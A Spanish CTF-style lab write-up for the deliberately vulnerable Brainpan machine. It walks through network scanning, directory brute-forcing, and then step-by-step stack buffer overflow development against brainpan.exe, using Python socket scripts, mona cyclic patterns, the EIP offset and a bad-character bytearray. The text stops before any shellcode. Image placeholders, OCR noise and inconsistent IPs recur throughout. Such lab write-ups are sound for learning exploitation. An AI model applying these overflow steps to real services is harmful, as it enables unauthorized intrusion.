

Informe de máquina Brainpan

Paso 1:

Primero comenzamos con un análisis de la red para saber qué direcciones se encuentran dentro del rango el cual verificaremos usando el siguiente comando:

ifconfig

Una vez verificado procedemos a escanear la red usando netdiscover.

Comando: netdiscover -r 10.0.2.5

```
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.3	08:00:27:d8:d7:ab	1	60	PCS Systemtechnik GmbH
10.0.2.4	08:00:27:44:68:b5	1	60	PCS Systemtechnik GmbH

Una vez realicemos el escaneo y encontremos la máquina procederemos a realizar un escaneo de vulnerabilidades con nmap.

Paso 2:

Escaneamos la red con nmap la cuál tiene como IP 10.0.2.4

Para ello utilizamos el siguiente comando:

sudo nmap -sC -sV 10.0.2.4

El escaneo nos muestra un puerto 9999 abierto del cuál desconozco su servicio y un puerto 10000 abierto que ejecuta un servicio SimpleHTTPServer con Python 2.7.3. Como se ve en la siguiente imagen:

[illegible]

Paso 3:



Buscar la IP en la URL del navegador especificando el puerto 10000

Como no encontramos nada lo que haremos será, un ataque de fuerza bruta sobre directorios.

Así que vamos a la web en busca de diccionarios

<https://github.com/danielmiessler/SecLists>

Comandos:

//Preparamos el directorio y ejecutamos la descarga.

cd Documents

mkdir Diccionario-web

cd Diccionario-web

//De esta forma descargamos SecList

```
wget -c https://github.com/danielmiessler/SecLists/archive/master.zip -O SecList.zip \
&& unzip SecList.zip \
&& rm -f SecList.zip
```

```
Target: http://10.0.2.4:10000/FUZZ
Total requests: 87664
```

ID	Response	Lines	Word	Chars	Payload
0000000001:	200	8 L	14 W	215 Ch	"# directory-
0000000002:	200	8 L	14 W	215 Ch	"#"
0000000003:	200	8 L	14 W	215 Ch	"# Copyright
0000000004:	200	8 L	14 W	215 Ch	"#"
0000000005:	200	8 L	14 W	215 Ch	"# This work
0000000006:	200	8 L	14 W	215 Ch	"# Attributio
0000000007:	200	8 L	14 W	215 Ch	"# license, v
0000000008:	200	8 L	14 W	215 Ch	"# or send a
0000000010:	200	8 L	14 W	215 Ch	"#"
0000000012:	200	8 L	14 W	215 Ch	"# on at leas
0000000009:	200	8 L	14 W	215 Ch	"# Suite 300,
0000000011:	200	8 L	14 W	215 Ch	"# Priority-o
0000000013:	200	8 L	14 W	215 Ch	"#"
0000000014:	200	8 L	14 W	215 Ch	"http://10.0.
0000000485:	301	0 L	0 W	0 Ch	"bin"

Y ejecutamos usando

Comando: sudo wfuzz -w Documents/Diccionario-web/SecLists-master/Discovery/Web-Content/directory-list-2.3-small.txt --hc 404,403 http://10.0.2.5:10000/FUZZ

Así, encontramos un directorio llamado "bin".

```
(kali㉿kali)-[~]
$ sudo nikto -h http://10.0.2.4:10000/
- Nikto v2.5.0

+ Target IP: 10.0.2.4
+ Target Hostname: 10.0.2.4
+ Target Port: 10000
+ Start Time: 2024-02-04 13:14:32 (GMT-5)


+ Server: SimpleHTTP/0.6 Python/2.7.3
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https
+ /: The X-Content-Type-Options header is not set. This could allow the user
  See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/n
+ Python/2.7.3 appears to be outdated (current is at least 3.9.6).
+ SimpleHTTP/0.6 appears to be outdated (current is at least 1.2).
+ /bin/: Directory indexing found. See: http://projects.webappsec.org/w/page
+ /bin/: This might be interesting.
^C
```

Otra forma más simple de conseguir el mismo resultado al momento de enumerar directorios es usando:

Comando: `sudo nikto -h http://10.0.2.4:10000/`

Paso 4:

Si nos dirigimos a dicho directorio encontraremos un ejecutable .exe la cuál será la aplicación a desbordar



Directory listing for /bin/

- [brainpan.exe](#)

Lo descargamos mediante el

Comando: `sudo wget http://10.0.2.4:10000/bin/brainpan.exe`

```
(kali㉿kali)-[~]
$ sudo wget http://10.0.2.4:10000/bin/brainpan.exe
[sudo] password for kali:
--2024-02-04 13:26:10-- http://10.0.2.4:10000/bin/brainpan.exe
Connecting to 10.0.2.4:10000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 21190 (21K) [application/x-msdos-program]
Saving to: 'brainpan.exe'

brainpan.exe                               100%[=====]


2024-02-04 13:26:10 (3.99 MB/s) - 'brainpan.exe' saved [21190/21190]

(kali㉿kali)-[~]
$ ls
brainpan.exe Desktop Documents Downloads Music Pictures Pu
```

Luego moví el ejecutable al escritorio.

Paso 5:

Para debuggear la aplicación es preferible hacerlo usando un SO Windows que usaremos como máquina auxiliar que nos permita ejecutar la aplicación.



En ella instalaremos Immunity Debugger.

Y en kali instalaremos wine

<https://wiki.winehq.org/Ubuntu>


Comando: cd Desktop

Comando: sudo apt update

Comando: sudo dpkg --add-architecture i386

Comando: sudo apt install wine

Comando: winecfg



Comando: sudo apt-get install wine32:i386

```
(kali㉿kali)-[~/Desktop]
└─$ sudo wine brainpan.exe
wine: could not load kernel32.dll, status c0000135
```

Comprobamos que ni siquiera usando wine podemos ejecutar brainpan.exe desde linux así que vamos a pasar el ejecutable a la máquina auxiliar Windows 10 por smb

Antes de eso crearemos dos scripts en python para enviarlos junto con la aplicación.

Paso 6:

buff.py:

```
#!/usr/bin/python
```

```
import socket, sys
```

```
direccion = " #Dirección de la máquina Windows  
puerto = 9999
```

```
#buffer
```

```
try:
```

```
    print '[+] Se está enviando el buffer'
```

```
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
    s.connect((direccion, puerto))
```

```
    s.recv(1024)
```

```
    #s.send(buffer + '\n\r')
```

```
except Exception as e:
```

```
    print '[!] No se puede conectar al programa:', e
```

```
    sys.exit(0)
```

```
finally:
```

```
    s.close()
```

buffer.py:

```
#!/usr/bin/python
```



```

import socket,sys


direccion = " #Direccion de la máquina Windows
puerto = 9999
buffer = ['A']
contador = 100

while len(buffer)<=10:
    buffer.append('A'*contador)
    contador = contador + 100

try:
    print '[+] Se está enviando el buffer'
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((direccion, puerto))
    s.recv(1024)
    s.send(buffer, '\n\r')
    s.recv(1024)
    print '[+] Listo !! Conexión exitosa'
except:
    print '[!] No se puede conectar al programa, puede que ya haya crasheado'
    sys.exit(0)
finally:
    s.close()

```

Paso 7:



```


(kali㉿kali)-[~/Desktop]
$ ls
brainpan.exe  buffer.py  buff.py
$
(kali㉿kali)-[~/Desktop]
$ impacket-smbserver a .
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed


```

Levantamos un servidor samba para compartir archivos entre máquinas usando


Comando: `impacket-smbserver a .`



Ya podemos ver los archivos compartidos desde la misma máquina windows.



Al mover los archivos al escritorio se nos mostrará esta alerta pero le damos en Aceptar.



Obtenemos la IP de nuestra máquina Windows para modificar nuestros scripts

```

Microsoft Windows [Versión 10.0.19045.2965]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Users\pablo>ipconfig

Configuración IP de Windows

Adaptador de Ethernet Ethernet:

    Sufijo DNS específico para la conexión. . . :
    Vínculo: dirección IPv6 local. . . : fe80::1f33:556c:ee99:3e85%4
    Dirección IPv4. . . . . : 10.0.2.4
    Máscara de subred . . . . . : 255.255.255.0
    Puerta de enlace predeterminada . . . . . : 10.0.2.1

```

```

7% buff.py - C:\Users\pablo\OneDrive\Escritorio\buff.py
File Edit Format Run Options Windows Help
#!/usr/bin/python

import socket, sys

direccion = '10.0.2.4' # Dirección de la máquina Windows
puerto = 9999


#buffer

try:
    print '[+] Se está enviando el buffer'
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((direccion, puerto))
    s.recv(1024)
    #s.send(buffer + '\n\r')
except Exception as e:
    print '[!] No se puede conectar al programa:', e
    sys.exit(0)
finally:
    s.close()


```

Y le asignamos ese valor a la variable direccion.

Paso 8:




Arrastramos el ejecutable al Immunity Debugger para que este lo ejecute y podamos ver los procesos de la aplicación de una manera más técnica.




Damos clic en ejecutar en la esquina superior izquierda del programa.




Y en la esquina inferior derecha podemos ver que el estado de la aplicación está **Running**.



Ejecutamos desde el mismo IDLE



Se ha ejecutado la aplicación y si vemos por consola:



Ahora que ya establecimos conexión con el archivo buff.py Pasaremos a iniciar el desbordamiento con el archivo buffer.py




Damos clic en Restart del Immunity Debugger.




Seguido de clic en Run.

```
C:\Users\pablo\OneDrive\Escritorio\brainpan.exe  
[+] initializing winsock...done.  
[+] server socket created.  
[+] bind done on port 9999  
[+] waiting for connections.
```


Podemos ver por consola que se ha reiniciado el ejecutable.



Y que si ejecutamos buffer.py




Luego, en el disco local C vamos a crear una carpeta llamada logs.



Pegamos esta instrucción para ir guardando un registro de lo que va ejecutando nuestro mona.py en la carpeta logs que acabamos de crear.

Comando: !mona config -set workingfolder c:\logs\%p



Para saber el número exacto de bytes para sobrescribir EIP probaremos con 600 que es el mayor dentro del rango

Comando: !mona pattern_create 600

Al ejecutar el comando nos muestra una pequeña consola que dice que nos ha creado un archivo en la ruta: **c:\logs\brainpan\pattern.txt**

Pattern of 600 bytes :

ASCII:

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6

HEX:

\x41\x61\x30\x41\x61\x31\x41\x61\x32\x41\x61\x33\x41\x61\x34\x41\x61\x35\x41\x61\x69\x35\x41\x69\x36\x41\x69\x37\x41\x69\x38\x41\x69\x39\x41\x6a\x30\x41\x6a\x31\x30\x41\x72\x31\x41\x72\x32\x41\x72\x33\x41\x72\x34\x41\x72\x35\x41\x72\x36\x41\x

El cual si lo abrimos encontraremos el código ASCII que nos interesa.

Así que modificamos nuestro buff.py

```
#!/usr/bin/python

import socket, sys

direccion = '10.0.2.4' |
puerto = 9999

buffer = 'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Aa
'

try:
    print '[+] Se está enviando el buffer'
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((direccion, puerto))
    s.recv(1024)
    s.send(buffer + '\n\r')
except Exception as e:
    print '[!] No se puede conectar al programa:', e
    sys.exit(0)
finally:
    s.close()
```

Asignando ese valor a la variable buffer y descomentando s.send(buffer + '\n\r')



Damos clic en Restart del Immunity Debugger.



Seguido de clic en Run.


```
Python Shell
File Edit Shell Debug Options Windows Help
Python 2.7.1 (r271:86832, Nov 27 2010, 18:30:46) [MSC v.1500 32 bit (Intel)] on win32
Type "copyright", "credits" or "license()" for more information.
>>> ===== RESTART =====
>>>
[+] Se está; enviando el buffer
>>> |
```

Si ejecutamos buffer.py vemos que se está enviando el buffer correctamente

```
Registers (FPU)
EDX 005FF700 ASCII "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9"
EBX 002D8000
ESP 005FF910 ASCII "Ar6Ar7Ar8Ar9As0As1As2As3As4As5"
EBP 72413372
ESI 31171280 brainpan.<ModuleEntryPoint>
EDI 31171280 brainpan.<ModuleEntryPoint>
EIP 35724134
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 0 DS 002B 32bit 0(FFFFFFFF)
S 1 FS 0053 32bit 2DB000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
```

Como muestra de ello podemos ver que hemos cambiado nuevamente el valor del EIP

```
0BADF000 - Pattern 4Ar5 (0x35724134) found in cyclic pattern at position 524
0BADF000 Looking for 4Ar5 in pattern of 500000 bytes
0BADF000 Looking for 5rA4 in pattern of 500000 bytes
0BADF000 - Pattern 5rA4 not found in cyclic pattern (uppercase)
0BADF000 Looking for 4Ar5 in pattern of 500000 bytes
0BADF000 Looking for 5rA4 in pattern of 500000 bytes
0BADF000 - Pattern 5rA4 not found in cyclic pattern (lowercase)
0BADF000
0BADF000 [+] This mona.py action took 0:00:00.188000
!mona pattern_offset 35724134
```

Y que la cantidad exacta de bytes para sobrescribir la pila son **524** según el

Comando: !mona pattern_offset 35724134

Paso 11:

Para verificarlo asignaremos este nuevo valor a la variable buffer de **buff.py**

buffer = "A" * 524 + "B" * 4 + "C" * 60

Si, reiniciamos el immunity, luego lo ejecutamos y posteriormente ejecutamos el buff.py modificado tenemos que hemos vuelto a sobrescribir el EIP

```

Registers (FPU)
EDX 005FF700 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBX 003A5000
ESP 005FF910 ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
EBP 41414141
ESI 31171280 brainpan.<ModuleEntryPoint>
EDI 31171280 brainpan.<ModuleEntryPoint>
EIP 42424242
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 0 DS 002B 32bit 0(FFFFFFFF)
S 1 FS 0053 32bit 3A8000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)

```

```

0BADF00D [+] Command used:
0BADF00D !mona bytearray -cpb '\x00'
0BADF00D Generating table, excluding 1 bad chars...
0BADF00D Dumping table to file
0BADF00D [+] Preparing output file 'bytearray.txt'
0BADF00D - (Re)setting logfile c:\logs\brainpan\bytearray.txt
0BADF00D "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f
0BADF00D "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f
0BADF00D "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f
0BADF00D "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f
0BADF00D "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f
0BADF00D "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf
0BADF00D "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf
